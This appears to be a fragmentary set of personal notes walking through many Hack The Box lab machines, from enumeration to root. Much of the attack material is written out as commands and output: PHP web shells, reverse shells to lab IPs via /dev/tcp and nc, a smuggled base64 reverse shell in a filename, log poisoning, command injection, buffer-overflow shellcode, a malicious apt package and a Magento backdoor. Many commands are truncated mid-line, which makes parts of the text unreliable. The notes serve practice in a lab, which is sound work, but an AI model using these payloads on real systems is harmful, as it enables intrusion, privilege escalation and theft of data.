The only cookie created by the server is the auth cookie, which appears as auth=2zKLNWhe0Xt7G4ymYDK%2BEdptckP8a8vO -> padbuster http://x.x.x.x

PE

Path vulnerable

Because a full path to the cat binary is not specified, this specific command is vulnerable to hijacking by modifying the PATH system variable. This can be achieved by setting the working directory as the first option in PATH, with the command export PATH=.:$PATH

```
GNU nano 2.2.6                    File: cat

#!/bin/sh
more /root/root.txt > /home/mitsos/root.txt
```

```
mitsos@LazyClown: ~
File  Edit  View  Search  Terminal  Help
mitsos@LazyClown:~$ ./backup
mitsos@LazyClown:~$ ls
backup  cat  peda  root.txt  user.txt
mitsos@LazyClown:~$
```

luke


luke


Node js enumeration

ports=$(nmap -p- --min-rate=x.x.x.x

gobuster -w directory-list-2.3-medium.txt -u http://x.x.x.x

3000 -> gobuster -w directory-list-2.3-medium.txt -u http://x.x.x.x





networked

networked

80 -> gobuster -> wget backup.tar -> check_file_type -> <?php system($_REQUEST['cmd']); ?> -> see our file as a broken image. Right-click on it and select “View image” to navigate to it. -> exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &"); -> nohup /bin/rm -f $path;cmd > /dev/null 2>&1 &

```
echo -n 'bash -c "bash -i >/dev/tcp/10.10.14.2/4444 0>&1"' | base64
cd /var/www/html/uploads
touch -- ';echo YmFzaCAtYyAiYmFza<SNIP>| base64 -d | bash'
```

```
echo '89 50 4E 47 0D 0A 1A 0A' | xxd -p -r > mime_shell.php.png
cat shell.php.png >> mime_shell.php.png
```

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh

interface NAME:
abc /bin/bash
interface PROXY_METHOD:
abc
interface BROWSER_ONLY:
abc
interface BOOTPROTO:
abc

[root@networked network-scripts]# id
id
uid=0(root) gid=0(root) groups=0(root)
```

nibble

nibble

80 -> /nibbleblog/ -> exploit/multi/http/nibbleblog_file_upload -> /nibbleblog/content/private/users.xml.

Privilege Escalation -> /home/nibbler/personal/stuff/monitor.sh -> This file does not exist however -> echo "bash -i" > monitor.sh

```
monitor.sh
root@kali:~/Desktop/writeups/nibbles# cat monitor.sh
bash -i
root@kali:~/Desktop/writeups/nibbles#
```

```
2018-06-30 23:48:25 (2.18 MB/s) - 'monitor.sh' saved [8/8]

ls
monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
id
id
sudo: unable to resolve host Nibbles: Connection timed out
bash: cannot set terminal process group (1313): Inappropriate ioctl for devic
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# id
uid=0(root) gid=0(root) groups=0(root)
```

.

nineveh

nineveh

phpliteadmin

443 -> db and secure_notes. The db directory hosts a copy of phpLiteAdmin v1.9 and secure_notes -> phpLiteAdmin -> Exploit: https://www.exploit-db.com/exploits/24044/ -> hydra -l none -P rockyou.txt x.x.x.x
Viewing the Rename Database page reveals the full path, which is /var/tmp/

port knocking
After a bit of searching around, it appears the machine is running knockd, which is a port knock listener. Viewing the configuration file at /etc/knockd.conf reveals the correct knock code to open the SSH port. It can be opened by running the command for x in 571 290 911; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x x.x.x.x

for x in 571 290 911; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x x.x.x.x

hydra -l none -P rockyou.txt x.x.x.x

PE -> chkrootkit -> exploit-db 33899 -> /tmp/update is executed by ckhrootkit as root -> Exploit: https://www.exploit-db.com/exploits/33899/

```
  GNU nano 2.5.3              File: /tmp/update

#!/bin/sh

cat /root/root.txt > /home/amrois/root.txt
```

```
                                  amrois@nineveh: ~
 File   Edit   View   Search   Terminal   Help
amrois@nineveh:~$ pwd
/home/amrois
amrois@nineveh:~$ ls -la
total 104
drwxr-xr-x 5 amrois amrois  4096 Oct  9 23:32 .
drwxr-xr-x 3 root   root    4096 Jul  2 18:41 ..
-rw------- 1 amrois amrois     0 Jul  2 18:41 .bash_history
-rw-r--r-- 1 amrois amrois   220 Jul  2 18:41 .bash_logout
-rw-r--r-- 1 amrois amrois  3765 Jul  2 18:41 .bashrc
drwx------ 2 amrois amrois  4096 Jul  3 00:19 .cache
-rw-rw-r-- 1 amrois amrois 63223 Oct  9 22:51 linenum_nineveh
drwxrwxr-x 2 amrois amrois  4096 Oct  9 23:20 .nano
-rw-r--r-- 1 amrois amrois   655 Jul  2 18:41 .profile
-rw-r--r-- 1 root   root      33 Oct  9 23:33 root.txt
drwxr-xr-x 2 amrois amrois  4096 Jul  2 18:41 .ssh
-rw------- 1 amrois amrois    33 Jul  2 18:41 user.txt
amrois@nineveh:~$
```

zipper

zipper

Zabbix - > rce -> api enumeration -> The version of Zabbix is 3.0.-> SearchSploit contains an exploit created by Alexander Gurin, which leverages the Zabbix API to achieve RCE. -> https://www.exploit-db.com/exploits/39937

upgrade the shell -> $ python zabbix_api_pwn.py
[zabbix_cmd]>>: perl -e 'use Socket;$i="x.x.x.x

$ SHELL=/bin/bash script -q /dev/null $ CTRL + Z $ stty raw -echo $ fg $ reset $ xterm $ export TERM=xterm

PE

find / -perm -4000 2>/dev/null $ strings /home/zapper/utils/zabbix-service


systemctl -> $ cd /var/tmp $ pico systemctl $ chmod +x systemctl -> perl -e 'use Socket;$i="x.x.x.x


october

october

october cms -> Exploit: https://www.exploit-db.com/exploits/41936/ -> php5 extension ->

A quick search reveals the default admin credentials for October CMS are **admin:admin**, and they are valid on the target. According to the above exploit, it is possible to upload a file with a **.php5** extension and it will bypass the filter. From here it is trivial to obtain a shell on the target.





www-data www-data

onetwoseven

onetwoseven

abusing apt-manager

udo privileges we see that we can execute apt update and apt upgrade -> Let's look at the configuration files for apt at /etc/apt/. In the sources.list.d directory we see an unusual source onetwoseven.list.

It points towards packages.onetwoseven.htb which means that the apt manager will

use it as a package repository. Looking back at the sudo configurations we see that http_proxy environment variable is kept while executing the command as root. We can abuse this by setting up a proxy server and forcing the package manager to use our repository.

pip install twisted service_identity

export http_proxy="http://x.x.x.x

setting up repo

mkdir build mkdir -p wget/DEBIAN cat <<EOF >> wget/DEBIAN/control Package: wget Architecture: all Maintainer: @HTB Priority: optional Version: 5.0 Description: Pwn all the things EOF

mkdir -p wget/usr/bin cat <<EOF >> wget/usr/bin/wget #!/bin/bash echo "Bad package" EOF chmod 700 wget/usr/bin/mypackage

And now the important postinst script which will execute our reverse shell command

cat <<EOF >> wget/DEBIAN/postinst #!/bin/bash rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x

dpkg-deb --build wget/

Now let's create a file named "Packages" with the contents,
Package: wget Version: 5.0 Maintainer: HTB Architecture: all Description: Pwnie package Multi-Arch: foreign Filename: pwn/wget.deb Size: 800 MD5sum: e5c858d924abbe4effcd1fe1ca4eb21a SHA1: 6822716507fe71737c635995f3f8f049d8b3cdf9 SHA256: 76a31c4e20bf4530027004bf7794b9c7993960d51933ce772b1594d4fc74aca5

md5sum wget.deb sha1sum wget.deb sha256sum wget.deb

mkdir -p devuan/dists/ascii/main/binary-amd64 cp Packages.gz devuan/dists/ascii/

main/binary-amd64 mkdir devuan/pwn mv wget.deb devuan/pwn/

export http_proxy="http://x.x.x.x

oz

oz

● Gain familiarity with WFuzz advanced options ● Accessing file system via SQL injection ● Extraction and cracking of PBKDF2-SHA256 hashes ● Server-Side Template Injection ● Port forwarding using sshuttle ● Privilege escalation via Portainer authentication bypass

https://raw.githubusercontent.com/Fare9/PyWerkzeug-Debug-Command-Execution/master/exploit_werkze ug.py

80 -> wfuzz -> users ->

Various SQL injection payloads are attempted and the famous ' OR '1'='1 returns "dorthi", which confirms that there is a SQL injection vulnerability. -> It is also worth checking if it is possible to read from the file system. load_file('/etc/passwd' -> doesn't return any output, but providing hex-encoded file paths is successful -> printf 0x; printf "/etc/passwd" | xxd -ps -c 200 | tr -d '\n'; echo -> http://x.x.x.x

poison

poison

lfi to log poison -> http://ip/browse.php?file=%2Fetc%2Fpasswd

```
view-source:http://10.10.10.84/browse.php?file=%2Fetc%2Fpasswd

# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
```

By intercepting a request with BurpSuite and modifying the useragent to include a PHP script, code execution can be achieved.

```
GET / HTTP/1.1
Host: 10.10.10.84
User-Agent: <?php system($_GET['c']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

This will inject the PHP script into the Apache access log at **/var/log/httpd-access.log** which can then be included using **browse.php**

http://ip/browse.php?file=/var/log/httpd-access.log&c=id

```
view-source:http://10.10.10.84/browse.php?file=/var/log/httpd-access.log&c=id

192.168.253.133 - - [24/Jan/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compati
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HNAP1 HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.10.14.2 - - [09/Sep/2018:07:11:13 +0200] "GET / HTTP/1.1" 200 289 "-" "uid=80(www) gid=80(www) groups=80(www)
```


for pe

pwdbackup.txt -> 13 times decode -> Charix!2#4%6&8(0

It is possible to use this password for the charix user over SSH. Once logged in, there is a secret.zip file in the home directory which can be extracted using the same password. The file can be transferred locally with nc -lp 1234 > secret.zip

for root
ps aux
ssh -L5901:x.x.x.x:5901 charix@x.x.x.x

By using the -passwd flag for vncviewer and supplying the secret file, a root shell over VNC is obtained.



popcorn

popcorn

80 -> Upload -> torrent -> Creating a PHP file named writeup.png.php with the

contents of <?php echo system($_GET[‘cmd’]); ?>
x.x.x.x

for pe

Exploit: https://www.exploit-db.com/exploits/14339/ -> (motd.legal-displayed) -> .cache -> python -c 'import pty; pty.spawn("/bin/sh") ->

sense

sense

PFSense -> rohit:pfsense -> Exploit: https://www.exploit-db.com/exploits/39709/ -> To start out, log in as the rohit user and browse to Status > RRD Graphs, using Burp Suite to intercept the request to status_rrd_graph_img.php. =>/ status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddK7%29%29%3B%3F%3E">writeup.php -> /status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"<? php eval(base64_decode('ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg'));?">">writeup.php -> echo system($_GET['cmd']);

shocker

shocker

Proof of Concept: https://exploit-db.com/exploits/34900/ -> ./shellshock.py payload=reverse rhost=x.x.x.x

PE -> LinEnum: https://github.com/rebootuser/LinEnum -> sudo /usr/bin/perl. => sudo /usr/bin/perl -e 'exec "/bin/sh"'

sneaky

sneaky

80 -> dev -> dev page is trivial. Simply passing ` or 1=1;--

SNMP
Running SNMPWalk against the target with the default passphrase reveals a wealth of information about the system
MiB iso.3.6.1.2.1.4.34.1.5.2.16. -> The address must be converted from integer to hex and changes when the machine is reset. It can be obtained with the command -> snmpwalk -Os -c public -v 1 x.x.x.x
ssh -i ssh.key -6 thrasivoulos@dead:beef:0000:0000:0250:56ff:feaa:4e1e

PE
/usr/local/bin/chal $(python -c "print '\x90'*334 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x
cd\x80\x31\xc0\x40\xcd\x80' + '\xb0\xf7\xff\xbf' ")

solidstate

solidstate

apache james -> Exploit: https://www.exploit-db.com/exploits/35513/ -> . The easiest way is with bash -i >& /dev/tcp/<LAB IP>/<PORT> 0>&1

Modification of the exploit is very straight forward. Simply change the the payload variable to create a reverse connection. The easiest way is with **bash -i >& /dev/tcp/<LAB IP>/<PORT> 0>&1**

```
#payload = 'touch /tmp/proof.txt' # to exploit on an
payload = 'bash -i >& /dev/tcp/10.10.14.6/1234 0>&1'
# credentials to James Remote Administration Tool (D
user = 'root'
pwd = 'root'
```

Privilege Escalation
LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a very detailed report. The scan reveals a non-standard and world-writeable Python script owned by root.

```
World-writable files (excluding /proc):
-rwxrwxrwx 1 root root 105 Aug 22 13:32 /opt/tmp.py
--w--w--w- 1 root root 0 Oct 20 01:36 /sys/fs/cgroup/memory/cgroup.event_control
```

Creating a file in **/tmp** and waiting reveals that the script is run regularly. By appending some code to the end of the file or replacing it completely, it is trivial to achieve a root shell. The flags can be obtained from **/home/mindy/user.txt** and **/root/root.txt**

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 10.10.14.6 9999')
except:
    sys.exit()
```

```
root@kali:~/Desktop/writeups/solidstate# nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.51] 37528
pwd
/root
whoami
root
```

stratosphere

Stratosphere

apache structs
Monitoring directory, which redirects to a Welcome.action -> Exploit: https://github.com/mazen160/struts-pwn ->

Exploit: https://github.com/mazen160/struts-pwn

```
root@kali:~/Desktop/writeups/stratosphere/struts-pwn# python struts-pwn.py -u ht
tp://10.10.10.64/Monitoring/example/Welcome.action -c 'id'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: id
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteR
ead(0 bytes read))
Note: Server Connection Closed Prematurely

uid=115(tomcat8) gid=119(tomcat8) groups=119(tomcat8)

[%] Done.
```

Using the above exploit is very straightforward, however there is a fairly restrictive firewall that prevents a basic reverse shell. Viewing the contents of **db_connect** in the current directory exposes some MySQL credentials (admin:admin). Using this, it is possible to obtain the **richard** user's SSH password.

```
root@kali:~/Desktop/writeups/stratosphere/struts-pwn# python struts-pwn.py -u ht
tp://10.10.10.64/Monitoring/example/Welcome.action -c 'mysql -u admin -padmin -e
 "use users;select * from accounts"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -u admin -padmin -e "use users;select * from accounts"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteR
ead(0 bytes read))
Note: Server Connection Closed Prematurely

fullName        password        username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k       richard
```

PE

Python Library Hijacking
/usr/bin/python* /home/richard/test.py, -> hashlib is imported. By creating hashlib.py in the same directory, python will import this module instead of the real hashlib and execute the contents.

```
richard@stratosphere:~$ ls
Desktop  hashlib.py  test.py  user.txt
richard@stratosphere:~$ cat hashlib.py
import pty

pty.spawn("/bin/bash")
richard@stratosphere:~$ sudo /usr/bin/python3 /home/richard/test.py
root@stratosphere:/home/richard# id
uid=0(root) gid=0(root) groups=0(root)
root@stratosphere:/home/richard# cd /root
root@stratosphere:~# ls
Desktop    Downloads  Pictures  root.txt   Videos
Documents  Music      Public    Templates
root@stratosphere:~#
```

sunday

sunday

79 -> http://pentestmonkey.net/tools/user-enumeration/finger-user-enum -> finger user enumeration -> e sammy and sunny -> sunny is sunday, and a shell can be obtained by connecting over SSH on port 22022.

sammy
/backups -> base64 -w 0 shadow.backup -> echo "<BASE64 HERE>" > shadow.b64 && base64 -d shadow.b64 > shadow.backup on the attacking machine. Running john with rockyou.txt finds the password for sammy fairly quickly

for pe

sudo -l as sammy reveals that it is possible to run sudo wget. -> /root/troll

```
root@kali:~/Desktop/writeups/sunday# cat writeup.sh
#!/bin/bash

bash
```

```
sunny@sunday:/backup$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
sunny@sunday:/backup$ sudo wget 10.10.14.5/writeup.sh -O /root/troll
--06:33:52--  http://10.10.14.5/writeup.sh
           => `/root/troll'
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18 [text/x-sh]

100%[=====================================>] 18            --.--K/s

06:33:53 (3.47 MB/s) - `/root/troll' saved [18/18]
```

```
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$ sudo /root/troll
root@sunday:~# id
uid=0(root) gid=0(root) groups=0(root),1(other),2(bin),3(sys),4(adm),5(uucp),6(m
ail),7(tty),8(lp),9(nuucp),12(daemon)
```

swagshop

swagshop

magento -> wget https://github.com/steverobbins/magescan/releases/download/v1.12.9/magescan .phar php magescan.phar scan:all http://x.x.x.x

malicious package

git clone https://github.com/lavalamp-/LavaMagentoBD cd LavaMagentoBD cd Backdoor\ Code tar -czvf bd.tgz app package.xml skin mv bd.tgz . -> curl -X POST http://x.x.x.x

PE
/usr/bin/vi /var/www/html/*

sudo /usr/bin/vi /var/www/html/php.ini.sample -c ':!/bin/bash'

tenten

tenten

wordpress -> x.x.x.x

PE
sudo /bin/fuckin bash

```
for year in range(2016,2018):
    for i in range(1,13):
        for extension in {'jpg','jpeg','png'}:
            URL = website + "/wp-content/uploa
```

```
root@kali: ~/Desktop/writeups/tenten
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/writeups/tenten# python tenten.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25

Enter a vulnerable website: http://10.10.10.10
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessG
ranted.jpg
root@kali:~/Desktop/writeups/tenten#
```

valentine

valentine

Dirbuster finds a hype_key file as well as encode and decode directories.

Heartbleed -> Exploit: https://github.com/sensepost/heartbleed-poc -> base64-encoded string-> Decoding the base64 reveals the passphrase for hype_key which can be used to connect via SSH as the hype user.

pe

ps aux

tmux -S /.devs/dev_sess will

waldo

waldo

rbash escape
"The Restricted Shell" states, it is not possible to set the PATH variable in rbash.
https://www.gnu.org/software/bash/manual/html_node/The-Restricted-Shell.html
-> SSH "-t" switch allows a tty to be forced for the login, which will bypass rbash.
After exiting the current restricted shell, the command below is executed. -> ssh monitor@x.x.x.x -i ~/.ssh/.monitor -t bash -> export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

PE

Capabilities
https://blog.m0noc.com/2016/05/linux-capabilities-friend-and-foe.html -> This reveals that both logMonitor-0.1 and /usr/bin/tac utilities have been assigned the capability "cap_dac_read_search+ei", which allow permissions checks when reading from or searching directories to be bypassed.
https://www.insecure.ws/linux/getcap_setcap.html -> /usr/bin/tac -s @ /root/.ssh/id_rsa -> /usr/bin/tac | /root/.ssh/id_rsa | /usr/bin/tac
tac /root/root.txt

wall

wall

verb tampering -> post /monitoring -> centreon ->centreon rcee -> https://shells.systems/centreon-v19-04-remote-code-execution-cve-2019-13024/

Verb Tampering

It is possible to misconfigure Apache, such that authentication is only requested for a particular method, leading to a basic authentication bypass. Start Burp and intercept the request to /monitoring, then hit Ctrl+R to send it to Repeater. Change the request method to POST and send the request.

The page didn't return a "401 Unauthorized" error and is redirecting us to the Centreon login page at /centreon, which means the bypass was successful.

PE -> screen 4.5

```
wget https://www.exploit-db.com/download/41154 -O screen-pwn.sh
scp screen-pwn.sh shelby@10.10.10.157:/tmp
```

ce the transfer completes, make the file executable and run the exploit, which should result ir
ɔot shell.

```
shelby@Wall:/tmp$ chmod +x screen-pwn.sh
shelby@Wall:/tmp$ ./screen-pwn.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
<SNIP>
[+] Now we create our /etc/ld.so.preload file...
[+] done!
# id
uid=0(root) gid=0(root) groups=0(root),6001(shelby)
```

zetta

zetta

postgres command execution
port 8730 is also discovered -> rsync

teacher

teacher

http://x.x.x.x

tatarsauce

tatarsauce

PE https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt
tar command execution ->

Exploitation of backuperer service

After receiving a shell as onuma, the post-exploitation enumeration can be continued using LinEnum. Carefully examination of its output reveals that a systemd timer “backuperer.service” is run every few minutes.

```
[-] Systemd timers:
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Fri 2018-10-26 19:03:59 EDT  2min 47s left Fri 2018-10-26 18:58:59 EDT  2min 12s ago backuperer.timer             backuperer.service
Sat 2018-10-27 01:03:44 EDT  6h left       Fri 2018-10-26 16:28:40 EDT  2h 32min ago apt-daily.timer              apt-daily.service
Sat 2018-10-27 06:50:28 EDT  11h left      Fri 2018-10-26 16:28:40 EDT  2h 32min ago apt-daily-upgrade.timer      apt-daily-upgrade.service
Sat 2018-10-27 16:43:41 EDT  21h left      Fri 2018-10-26 16:43:41 EDT  2h 17min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
```

watch -n 1 'systemctl list-timers'

```
Every 1.0s: systemctl list-timers                        Sat Oct 27 19:38:12 2018

